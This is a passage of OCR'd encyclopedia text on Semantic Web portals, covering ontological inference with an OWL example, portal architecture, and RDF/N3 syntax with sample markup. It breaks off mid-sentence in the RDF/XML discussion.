There are several advantages of an ontological representation. When information is expressed in a form that is oriented towards presentation, the traditional search engines usually return results based simply on a string match. For example, when searching for the term ale on traditional search engines, we can find the results often also include (likely irrelevant) entries related to male and female. This can be ameliorated in an ontological representation where the search is based on a *concept* match. An ontology also allows the logical means to distinguish between homonyms and synonyms, which could be exploited by a reasoner conforming to the language in which it is represented. For example, Queen Elizabeth II's husband is the same person as Prince Philip, which in turn is the same person as the Duke of Edinburgh and therefore, a search for one would return results for both. Therefore, ontologies can be applied towards precise access of desirable information from domain-specific Web portals. Even though resources can be related to one another via a linking mechanism in HTML or XML, these links are merely structural constructs based on author discretion that do not carry any special semantics.

Explicit declaration of all knowledge is at times not cost-effective, as it increases the size of the knowledge base, and furthermore, as the amount of information grows, becomes infeasible. However, an ontology with a suitable semantical basis can make implicit knowledge (such as hidden dependencies) explicit. A unique aspect of ontological representation, based for instance on OWL DL, is that it allows logical constraints that can be reasoned with, and enables us to *derive* logical consequences, that is, facts not literally present in the ontology but *entailed* by the semantics.

Example 3. Ontological Inferences

Consider a semantic portal for tourist information. Let Mont Tremblant, Laurentides, and Québec be defined as regions, and the `subRegionOf` property between regions be declared as transitive in OWL:

```
<Region rdf:ID="MontTremblant">
    <subRegionOf rdf:resource="#Laurentides"/>
</Region>
<Region rdf:ID="Laurentides">
    <subRegionOf  rdf:resource="#Qu&eacute;bec"/></Re-
gion>
<owl:TransitiveProperty rdf:ID="subRegionOf">
    <rdfs:domain rdf:resource="#Region"/>
    <rdfs:range rdf:resource="#Region"/>
</owl:TransitiveProperty>
```

Then, an OWL reasoner should be able to derive that if Mont Tremblant is a subregion of Laurentides, and Laurentides is a subregion of Québec, then Mont Tremblant is also a subregion of Québec. This would give a more complete set of search results to a portal user.

In spite of its potential, ontological representation of information presents certain domain-specific and human-centric challenges (Kamthan & Pai, 2006) that we must be aware of. It is currently also difficult to both provide a sound logical basis to aesthetical, spatial/temporal, or uncertainty in knowledge, and represent that adequately in ontology.

SOCIAL LEVEL OF THE SEMANTIC WEB PORTAL

This layer is responsible for the manifestation of social interaction with respect to the representation.

Specifically, XML grammars and ontological representations are a result of consensus, which in turn is built upon trust. Ontologies for specific domains, such as for those in semantic portal, require *agreement* among people about concepts and relations among them.

The provision for personalization in the light of respecting privacy is central to the success of Web portals. Technologies, such as Composite Capability/Preference Profiles (CC/PP) and Platform for Privacy Preferences Project (P3P), allow the expression of user (computing environment and personal) preferences that can be used by agents to decide if they have the permission to process certain content, and if so, how they should go about it. XML Signature and XML Encryption provide assurance of the sanctity of the message to processing agents. We acknowledge that these technologies alone will not resolve the issue of trust but, when applied properly, could contribute towards it.

FUTURE TRENDS

The issue of transition of the traditional Web portals to semantic portals is of foremost practical interest. The previous section has shown the amount and level of skills and expertise required for that. Although up-transformations are, in general, difficult, we anticipate that the move will be easier for the portals that are well-structured in their current expression of information and in their conformance to the languages deployed.

As with Web portals, open source software (OSS) will continue to play an important role in semantic portals in organizations with limited budgets. There is a mature base of OSS and non-OSS tools for authoring and processing XML, RDF, and their ancillary technologies. However, ontology and reasoning tools need to evolve with respect to their ergonomics, performance, and usability. Although, tools especially dedicated for creating semantic portals, such as OntoViews (Mäkelä, Hyvönen, Saarela, & Viljanen, 2004) and Semantic Web Portal Generator (SWPG) (Athanasis, 2004) are beginning to appear as outcomes of academic research, they are still in their infancy, and are yet to meet industrial-strength tests.

There is a need for improved search/retrieval techniques (Zhang, Yu, Zhou, Lin, & Yang, 2005) that take advantage of richer semantics provided by representation of information in an ontology.

Finally, Web portals and, by extension, semantic portals, are becoming increasingly large and complex applications. Therefore, a systematic and disciplined approach for their development, deployment, and maintenance is needed. Indeed, the classical hypermedia and Web design methodologies are being tailored to suit the Semantic Web (Plessers & De Troyer, 2004).

CONCLUSION

For Web portals to continue to provide a high quality of service to their user community, their information architecture must be flexible, sustainable, and maintainable. The incorporation of Semantic Web technologies can be very helpful in that regard. The adoption of these technologies does not have to be an "all or nothing" proposition: the evolution of a Web portal to a semantic portal could be gradual, transcending from one layer to another. In the long-term, the benefits of transition outweigh the costs.

Ontologies can form one of the most important layers in a semantic portal, and ontological representations have certain distinct advantages over other means of representing knowledge. However, an ontology is only as useful as the conclusions that can be drawn from it.

To be successful, semantic portals must align themselves to the vision of inclusiveness for all of the Semantic Web. For that, the semiotic quality of representations, particularly that of ontologies, must be systematically assured and evaluated.

REFERENCES

Assini, P. (2005, May 29-June 1). *Practical semantic portal design: The Madiera data portal*. Paper presented at The Second Annual European Semantic Web Conference (ESWC 2005), Heraklion, Crete, Greece.

Athanasis, N. (2004). *SWPG: Semantic Web portal generator*. Master's thesis, University of Crete, Greece.

Daconta, M. C., Leo J., Obrst, L. J., & Smith, K. T. (2003). *The Semantic Web: A guide to the future of XML, Web services, and knowledge management*. John Wiley & Sons.

Gruber, T. R. (1993). Toward principles for the design of ontologies used for knowledge sharing. In *Formal ontology in conceptual analysis and knowledge representation*. Kluwer Academic Publishers.

Hartmann, J., & Sure, Y. (2004). An infrastructure for scalable, reliable semantic portals. *IEEE Intelligent Systems, 19*(3), 58-65.

Heflin, J. (2004). *OWL Web ontology language: Use cases and requirements*. World Wide Web Consortium (W3C) Recommendation.

Hendler, J., Lassila, O., & Berners-Lee, T. (2001). The Semantic Web. *Scientific American, 284*(5), 34-43.

Jafari, A., & Sheehan, M. (2003). *Designing portals: Opportunities and challenges*. Hershey, PA: Information Science Publishing.

Kamthan, P., & Pai, H.-I. (2006, May 21-24). *Human-centric challenges in ontology engineering for the Semantic Web: A perspective from patterns ontology*. Paper presented at the The 17th Annual Information Resources Management Association International Conference (IRMA 2006), Washington, DC.

Lausen, H., Ding, Y., Stollberg, M., Fensel, D., Hernández, R. L., & Han, S.-K. (2005). Semantic Web portals—State of the art survey. *Journal of Knowledge Management, 9*(5), 40-49.

Mäkelä, E., Hyvönen, E., Saarela, S., & Viljanen, K. (2004, November 7-11). *OntoViews - A tool for creating Semantic Web portals.* Third International Semantic Web Conference 2004 (ISWC 2004), Hiroshima, Japan.

Plessers, P., & De Troyer, O. (2004, May 18). *Web design for the Semantic Web*. Paper presented at the Workshop on Application Design, Development and Implementation Issues in the Semantic Web, New York.

Stamper, R. (1992, October 5-8). Signs, organizations, norms and information systems. *Third Australian Conference on Information Systems* (pp. 21-55), Wollongong, Australia.

Tatnall, A. (2005). *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Zhang, L., Yu, Y., Zhou, J. Lin, C-X., & Yang, Y. (2005, May 10-14). *An enhanced model for searching in semantic portals*. Paper prsented at The 14th International World Wide Web Conference (WWW 2005), Chiba, Japan.

KEY TERMS

Inference: A logical conclusion derived by making implicit knowledge explicit.

Knowledge Representation: The study of how knowledge about the world can be represented, and the kinds of reasoning that can be carried out with that knowledge.

Ontology: An explicit formal specification of a conceptualization that consists of a set of terms in a domain and relations among them.

Portlet: A component of a Web portal that is usually managed by a container and provides content selected from various sources.

Semantic Web: An extension of the current Web that adds technological infrastructure for better knowledge representation, interpretation, and reasoning.

Semantic Web Portal: The product of integrating Semantic Web technologies into a Web portal.

Semiotics: The field of study of signs and their representations.

S

Semantic Web Portals

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INTRODUCTION

Web portals, based on traditional Web technologies developed in the late 1990s, present serious limitations regarding information search, extraction, and portal maintenance (Fensel & Musen, 2001). Semantic Web technologies, explored in the past several years, attempt to overcome these limitations. Semantic Web portals are portals based on Semantic Web technologies. Recently, a few Semantic Web portals in their very early stages can be found on the Internet (Lara, Han, Lausen, Stollberg, Ding, & Fensel, 2004). This article will explain the definition of Semantic Web portals, the unique features of Semantic Web portals, and a general framework of architectures of Semantic Web portals.

BACKGROUND

Web portals allow users to share information and process information through the Internet. However, given the vast variety of structures, contexts, and contents of Web portals, it is difficult for software agents to process information of Web portals. It is also difficult to automate the process of construction and maintenance of portals. The motivation of Semantic Web portals is to make information on portals processable to both humans and software agents, and make automation of Web portal construction and maintenance feasible.

According to Tim Berners-Lee (Berners-Lee, Hendler, & Lassila, 2001), a co-founder of the World Wide Web Consortium (W3C, 2006) and a principal architect of the Internet, the Internet will evolve toward the Semantic Web. Currently, most of the Web's content is designed mainly for humans to read, not for computer programs to manipulate meaningfully. Computers can parse Web pages for layout and keywords, but in general, computers have no effective way to process the semantics of the associated Web pages. The Semantic Web will bring structure to the meaningful content of Web pages, and create an environment for software agents that carry out sophisticated tasks for humans. Such a software agent is able to process knowledge represented by the Web pages.

In pursuing this direction of Internet evolution, Semantic Web portals have been created during the past several years, such as Esperonto (2006), OntoWeb (2006), Empolis K42 (2006), and Mondeca ITM (2006).

UNIQUE FEATURES OF SEMANTIC WEB PORTALS

Semantic Web portals are Web portals based on Semantic Web technologies. There are three major types of Semantic Web technologies, as now described.


- **Ontology:** The methodological foundation of the Semantic Web is ontology (Kim, 2002). Ontology is a science that studies explicit formal specifications of the terms in the domain and relations among them (Gruber, 1993). In general philosophical terms, an ontology is a specification of a conceptualization (Gruber, 1995; Guarino, 1995). In the Semantic Web domain, an ontology is typically a data structure containing the relevant resources along with their properties and relationships. Ontologies are usually expressed in logic-based languages used for the automation of Web services (W3C Ontology, 2006). An ontology allows people to share common understanding of the subject domain of the Web portal. For example, suppose several Web sites contain information about commercial software packages. If these Web sites share and follow the same underlying ontology of the terms and the structure that describe commercial software packages, people can understand these software packages and compare them to make purchase decisions. Furthermore, ontologies make specifications of the terms and their relations of the Web portal explicit so that software agents can analyze information related to the Web portal. Following this example, if the terms and the structures of these Web sites are explicit, then a software agent can extract and aggregate information from these Web sites and answer user queries based on massive information about commercial software packages.

- **Semantic Web Development Tools:** At the implementation level of Semantic Web portals, there have been several Semantic Web development tools and standards developed by W3C (2006) during the past several years. The eXtensible Markup Language (XML) is a fundamental tool for developing Semantic Web portals. XML provides an interoperable syntactical instrument to represent relationships and meaning of data. Uniform resource identifiers (URI) provide the ability for uniquely identifying resources as well as relationships among resources. The resource description framework (RDF) family of standards further leverages the powers of URI and XML for Semantic Web development. According to RDF, human semantics are represented in sets of triples, and each triple is similar to the subject, verb, and object of an elementary sentence. These triples can be written using XML tags. Subject and object are each identified by a universal resource identifier similar to a link on a Web page. This framework ensures that concepts are not just words in a Web document, but are tied to a unique definition. There has been an increasing need for specific tools at a more expressive level for Semantic Web development, such as OWL Web ontology language (2006) and the extensible rule markup language (Lee, & Sohn, 2003).
- **Agent-Enabled Semantic-Based Web Services:** Web portals provide applications to Web users. The programmatic interfaces to those applications are referred to as Web services (W3C, 2006). Specifically, browsing, querying, searching, portal maintenance, and other functions provided by Web portals are all Web services. Semantic Web services add two unique features to non-Semantic Web portals (Ermolayev, Keberle, Plaksin, Kononenko, & Terziyan, 2004; Payne & Lassila, 2004). First, Semantic Web services are semantic-based. Ontologies and Semantic Web development tools are used to power Web services. Inside the Semantic Web portal, Web services are accomplished based on the ontology. Outside the Semantic Web portal, metadata are gathered through crawling Web pages. Here, metadata is computer understandable information about the data contained in the Web documents. Second, intelligent software agents and ubiquitous computing techniques are applied to fully automate the Web services processes.

SEMANTIC WEB PORTALS AND KNOWLEDGE MANAGEMENT

The ultimate objective of Semantic Web portals is to assist knowledge management including knowledge acquisition, knowledge representation, knowledge sharing, and evolution of human knowledge through the Internet. Semantic Web portals allow knowledge workers to express new concepts (or knowledge) using the unified terminology. These concepts will be organized into well-formatted structures (i.e., ontologies) and retained in the Web portals. These structures will open to meaningful analysis by knowledge workers as well as software agents. In the view of knowledge management, Semantic Web portals provide a new class of environment

Figure 1.



in the Internet era where people can share knowledge, discover knowledge, and develop knowledge in an effective and efficient way.

A GENERAL FRAMEWORK OF ARCHITECTURES OF SEMANTIC WEB PORTALS

Generally, a Semantic Web portal has four major layers: content sources, ontologies and metadata, Semantic-based Web services, and Semantic Web portal user interface; and involves three types of entities: users, software agents, and knowledge engineers. The content sources layer contains various contents ranging from structured data or documents, such as database and XML documents, to unstructured documents such as free format files. The ontologies and metadata layer contains the ontologies depository (for the inside of the portal) and metadata (for the outside of the portal) that are developed by knowledge engineers. The semantic-based Web services provide functions that are aided by software agents. The user interface layer allows users to use the portal based on human semantics. A general framework of architectures of Semantic Web portals is depicted in the figure.

FUTURE TRENDS

Semantic Web portals are far from mature. The Semantic Web portals community's endeavor for "portals of humankind brain" will accelerate research in this field. On the technical side, various standardized domain-based ontologies are needed. Semantic Web technologies, beyond generic tools and standards that are capable of handling various domain-based ontologies, will emerge. More theories of ontology and interoperation among multiple domain-based ontologies are expected. On the practice side, the Semantic Web portals community will demonstrate the benefits of Semantic Web portals for knowledge management in enterprises and the entire society.

CONCLUSION

Semantic Web portals apply semantic technologies including ontology, Semantic Web development tools, and agent-enabled Semantic-based Web services. Compared with conventional Web portals, Semantic Web portals are more capable of information exchange and Web service automation. Semantic Web portals are still in their very early stages. In the future, more standardized domain-based ontologies and new approaches to the interoperation among multiple domain-based ontologies will be developed. The benefits of the use of Semantic Web portals for knowledge management are yet to be proven.

REFERENCES

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The Semantic Web. *Scientific American*, May 17. Retrieved January 16, 2006, from http://www.sciam.com

Ermolayev, V., Keberle, N., Plaksin, S., Kononenko, O., & Terziyan, V. (2004). Towards a framework for agent-enabled Semantic Web service composition. *International Journal of Web Services Research, 1*(3), 63-87.

Esperonto. (2006). *Esperonto Web Portal*. Retrieved January 16, 2006, from http://www.esperonto.net

Fensel, D., & Musen, M. A. (2001). The Semantic Web: A brain for humankind. *IEEE Intelligent Systems, 16*(2), 24-25.

Gruber, T. (1993). A translation approach to portable ontology specifications. *Knowledge Acquisition, 5*(2), 199-220.

Gruber, T. (1995). Toward principles for the design of ontologies used for knowledge sharing. *International Journal of Human and Computer studies, 43*(5/6), 907-928.

Guarino, N. (1995). Formal ontology, conceptual analysis and knowledge representation. *International Journal of Human and Computer studies, 43*(5/6), 625-640.

Kim, H. (2002). Predicting how ontologies for the Semantic Web will evolve. *Communications of the ACM, 45*(2), 2002, 48-54.

K42. (2006). *Empolis K42 Web Portal*. Retrieved January 16, 2006, from http://k42.empolis.co.uk

Lara, R., Han, S. K., Lausen, H., Stollberg, M., Ding, Y., & Fensel, D. (2004, March 23-26). An evaluation of Semantic Web portals. *IADIS Applied Computing International Conference 2004*, Lisbon, Portugal. Retrieved January 16, 2006, from http://www.semantic-web.at/file_upload/root_tmpphpBno22K.pdf

Lee, J. K., & Sohn, M. M. (2003). The extensible rule markup language. *Communications of the ACM, 46*(5), 59-64.

Mondeca ITM. (2006). *Mondeca ITM Web Portal*. Retrieved January 16, 2006, from http://www.mondeca.com/English

OntoWeb. (2006). *OntoWeb Portal*. Retrieved January 16, 2006, from http://www.ontoweb.org

OWL. (2006). *OWL ontology language*. Retrieved January 16, 2006, from http://www.w3.org/TR/owl-features

Payne, T., & Lassila, O. (2004). Semantic Web services. *IEEE Intelligent Systems*, *19*(4), 14-15.

W3C. (2006). *World Wide Web Consortium*. Retrieved January 16, 2006, from http://www.w3.org

W3C Ontology. (2006). *What is an ontology?* Retrieved January 16, 2006, from http://www.w3.org/TR/2002/WD-webont-req-20020307/#onto-def

KEY TERMS

Metadata: Metadata is computer-understandable information about the data contained in the Web content sources.

Ontology: Ontology is a science that studies explicit formal specifications of the terms in the domain and relations among them. An ontology is a specification of a conceptualization. In the Semantic Web domain, an ontology is typically a data structure containing the relevant resources, along with their properties and relationships.

Semantics: The study of relationships between signs, symbols, words, and sentences, as well as the meaning they represent and the interpretation.

Semantic Web Portal: Web portals based on Semantic Web technologies.

Semantic Web Development Tools: Instruments that are used for Semantic Web development including eXtensible Markup Language (XML), uniform resource identifiers (URI), the resource description framework (RDF), and other tools at a more expressive level such as OWL Web Ontology Language and the eXtensible Rule Markup Language.

Semantic Web Services: Web services are applications, such as browsing, querying, searching, and portal maintenance, provided by the Web portal. Semantic Web services are ontology-based and fully intelligent software-agent-enabled Web services processes.

Semantic Web Technologies: Semantic Web technologies include ontology, Semantic Web development tools, and agent-enabled semantic-based Web services.

Semantic Web, RDF, and Portals

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INTRODUCTION

In existing literature, Semantic Web portals (SWPs) are sometimes known as semantic portals or semantically enhanced portals. It is the next generation Web portal which publishes contents and information readable both by machines and humans. A SWP has all the generic functionalities of a Web portal but is developed using semantic Web technologies. However, it has several enhanced capabilities such as semantics-based search, browse, navigation, automation processes, extraction, and integration of information (Lausen, Stollberg, Hernandez, Ding, Han & Fensel, 2004; Perry & Stiles, 2004). To date the only available resources on SWPs are isolated published Web resources and research or working papers. There is a need to pool these resources together in a coherent way so as to provide the readers a comprehensive idea of what SWPs are, and how they could be built, and these will be supported by some appropriate examples. Additionally, this article will provide useful Web links for more extensive as well as intensive reading on the subject.

The SWP is an amalgam of the three following components: semantic Web, Web services, and Web portal. In this article, we will only discuss the architecture of the semantic Web, the RDF (resource description framework) language, and syntax used for representing information in the Web. The discussion on ontology Web languages, semantic query, features of a Web portal, and Web services can be found in the article "Ontology, Web Services and Semantic Web Portals" of this encyclopedia.

SEMANTIC WEB

SW Architecture

The Semantic Web provides a common framework for data sharing and reuse across applications, businesses, and communities. The semantic Web technologies in the semantic Web architecture (Berners-Lee, 2005a) are depicted in Figure 1. This architecture is an extension of the widely quoted semantic

Figure 1. The Semantic Web architecture (Berners-Lee, 2005a)





Figure 2. A RDF graph representation of a statement



Web "layered cake" model (Berners-Lee, Hendler & Lassila, 2001) which begins with simple mechanisms for naming, identifying and locating resources (URIs) at the lowest layer, and rising through layers of increasing sophistication to the highest, the *Trust* (security) layer (JISC, 2005).

A *uniform resource identifier* (URI) is an identifier which consists of short strings of characters that represent names or addresses of Web resources such as documents, images, files, services, or electronic mailboxes. According to the URI Planning Interest Group (2001), some examples of URIs are: *uniform resource names* (URNs), *uniform resource citations* (URC), or *uniform resource locators* (URLs). URIs can be used to refer to objects that are accessible through the WWW (e.g., Web resources – URLs which begin with *http:*), objects that are not accessible through the WWW (e.g., books in the library with URNs such as urn:isbn: 072142144X), or abstract concepts (e.g., the creator of a Web resource).

Extended Markup Language (XML) is a Web technology which adds style to Web documents and services. It is a tool for describing data while HTML controls the displaying and formatting of the data. The structure, contents, and semantics represented in an XML document are defined by the XML Schema Definition Language which is also used to express shared vocabularies. An XML namespace (XMLNS) is a collection of names used in XML documents, which has a unique URI.

In 2004, the World Wide Web Consortium declared Semantic Web languages resource description framework (RDF), Web Ontology Language (OWL), and SPARQL official W3C recommendations. Information is represented and exchanged between applications through the Web using RDF where RDF specifications are built on XML and URIs on technologies. XML provides the syntax and plays a pivotal role in data manipulation and transmission on the Web or across incompatible systems. On the other hand, OWL exploits the use of ontologies for publishing, sharing, and reusing information. It also supports semantic-based query, use of software agents, and knowledge management. OWL also uses URIs for naming purposes and it is built on RDF and RDF schema (RDF-S). SPARQL is a W3C standard for RDF query language which is similar to SQL, a query language for a relational database system.

The *digital signature* component is for detecting alterations in Web documents (Koivunen & Miller, 2001). The three top layers—*Logic*, *Proof*, and *Trust*—are still in their embryonic stage. The *Logic* layer enables the writing of inference rules while the *Proof* layer executes the rules to test the truth of statements, and, together with the *Trust* layer mechanism for applications (e.g., transactions involving privacy in e-commerce), evaluate the trustworthiness of a given proof (Koivunen & Miller, 2001).

RDF

According to W3C (Manola & Miller, 2004), RDF is a Web language that can represent information about a Web resource (e.g., author, title, creation date, etc.). However, if the Web resource concept is generalized, then it means that RDF can represent information about anything that is identified by URIs even though they cannot be retrieved directly. Additionally Web resources are described in terms of properties and proties values. The XML language used to write RDF documents is known as RDF/XML.

A RDF triple contains three components, namely, a subject, predicate, and object. A RDF data model can be represented by the following triple ‹subject, predicate, object›. An example of a statement is: the creator of a "leonardo-isles_Web_portal" (a resource) is "creatorID01" (ID of one of the project partners). The "leonardo-isles_Web_portal" is a subject (resource), "creator," a predicate (property of resource), and "creatorID01," an object (value of property). This statement can be represented by a simple RDF graph (Figure 2) which has two nodes and an arc identified by a URI. However, only the node for the object may be a literal (string or integer) or blank.

Tim Berners-Lee (2005b) uses Notation 3 or N3 to represent a RDF statement or, in other words, express RDF data. The N3 syntax for RDF statement in Figure 2 is as follows:

<#leonardo-isles_Web_portal, #creator, #creatorID01>
(Example 1)

Further information on N3 can be found in this link http://www.w3.org/DesignIssues/N3Resources. In RDF, URIs are utilized as references for the subject, predicate, and object in the statements. URI reference may assume the form of a complete URI or an optional fragment identifier (preceded by "#") at the end of the reference. According to Wikipedia (2005a), the part of the reference before the "#" indirectly identifies a resource while the remaining part identifies some portion of that resource. If a URI does not apply any of the existing URI scheme (e.g., *http://*, *ftp://*, etc.; for complete list please refer to http://en.wikipedia.org/wiki/URI_scheme), then it means that it is local (only refer to the current document). There are idiosyncratic (built by individuals for a particular application) and shared concepts (developed and used by communities with common practice). However, URIs do not tell machines what these concepts actually mean. In Example 1, the concept identified by #creator refers to a *Dublin Core* concept of creator identified by the URI, http://purl.org/dc/elements/1.1/creator. The concepts referred to by the identifiers #leonardo-isles_Web_portal and #creatorID01 will be contextual. The following is a list of well known and widely used namespaces meant for shared concepts (or vocabularies):

- prefix rdf:, namespace URI: http://www.w3.org/1999/02/22-rdf-syntax-ns#
- prefix rdfs:, namespace URI: http://www.w3.org/2000/01/rdf-schema#
- prefix dc:, namespace URI: http://purl.org/dc/elements/1.1/
- prefix owl:, namespace URI: http://www.w3.org/2002/07/owl#
- prefix xsd:, namespace URI: http://www.w3.org/2001/XMLSchema#
- prefix foaf:, namespace URI: http://xmlns.com/foaf/0.1/
- prefix vcard:, namespace URI: http://www.w3.org/2001/vcard-rdf/3.0#


Dublin Core vocabularies could be employed to represent information about Web pages and other documents while the experimental *foaf* vocabulary or the *vCard* in RDF, for people, addresses, and relationships. Figure 3 shows an N3 document which further extends Example 1 by including more triples. This document contains three sections. The first describes the Web portal, the second provides details about the creator (creatorID01), and the third gives the address of the creator. Again, the meaning of the relationship *dc:creator* is provided by *Dublin Core* because we are using its namespace for this particular term. The prefix *mailto:* is a URI scheme for e-mail addresses.

When we have a collection of RDF statements that are linked together, they will result in a directed and labeled

Figure 3. An N3 document for Example 1

```
@prefix dc: <http://purl.org/dc/elements/1.1/> .
@prefix foaf: <http://xmlns.com/foaf/0.1/> .
@prefix vCard: <http://www.w3.org/2001/vcard-rdf/3.0#> .
@prefix c: <http://www.leonardo-isles.net/creator_details#> .
<http://www.leonardo-isles.net/project#web_portal>
            foaf:name  "Leonardo-Isles Web Portal";
            foaf:fundedby          "European Union";
            foaf:homepage          <http://www.leonardo-isles.net> ;
            dc:creator  <http://www.leonardo-isles.net/creator#creatorID01> .
<http://www.leonardo-isles.net/creator#creatorID01>
            foaf:name  "Serin";
          foaf:phone    "+39 089 252 455";
            foaf:homepage          <http://www.serin.it> ;
            foaf:mbox <mailto:serin@serin.it> ;
            c:address   <http://www.leonardo-isles.net/creator#ID01_address> .
<http://www.leonardo-isles.net/creator#creatorID01_address>
                  vCard:street     "Via San Giovanni Bosco 22/B";
                  vCard:locality  "Salerno";
                  vCard:pCode     "84124";
                  vCard:country   "Italy".
```

Figure 4. A RDF graph representation of a collection of statements



Note: Telephone numbers must be written based on CCITT E.123 format

Table 1. Information system related conferences

name	start_date	end_date	venue	City	country	Homepage
ECIS 2006	2006-06-12	2006-06-14	IT University of Goteborg	Goteborg	Sweden	http://www.ecis2006.se/
UKAIS 2006	2006-04-10	2006-04-11	University of Gloucestershire	Cheltenham	United Kingdom	http://www.ukais2006.org/
EMCIS 2006	2006-07-06	2006-07-07	University of Alicante	Costa Blanca	Spain	http://uxisWeb1.brunel.ac.uk/iseingsites/EMCIS/EMCIS2006/main.htm

Note: The date format is YYYY-MM-DD (based on ISO 8601)

graph shown in Figure 4. The command *cwm* (http://www.w3.org/2000/10/swap/doc/cwm.html) can be used to convert an N3 syntax in a RDF document into the typical XML syntax (Berners-Lee, 2005c). Figure 5 shows the RDF/XML expression for the information represented in Figure 4. This syntax could be processed by tools such as *JENA* which is a semantic Web framework for *Java* (for more information, look at http://jena.sourceforge.net/). The first line <?xml version = "1.0"> in Figure 5 indicates that the content in this document is in XML with the stated version. The description of a resource is defined between the *rdf:Description* start tag and its corresponding end tag.

In the Leonardo-Isles Web portal, it is proposed that we develop a table (as in Table 1) with relevant information about some conferences on information systems. The RDF/XML expression of the facts in Table 1 is shown in Figure 6.

The document in Figure 6 contains descriptions about the three conferences: ECIS2006, UKAIS2006, and EMCIS2006 shown in Table 1. XML entities can be declared at the beginning of a RDF/XML document. In an XML entity

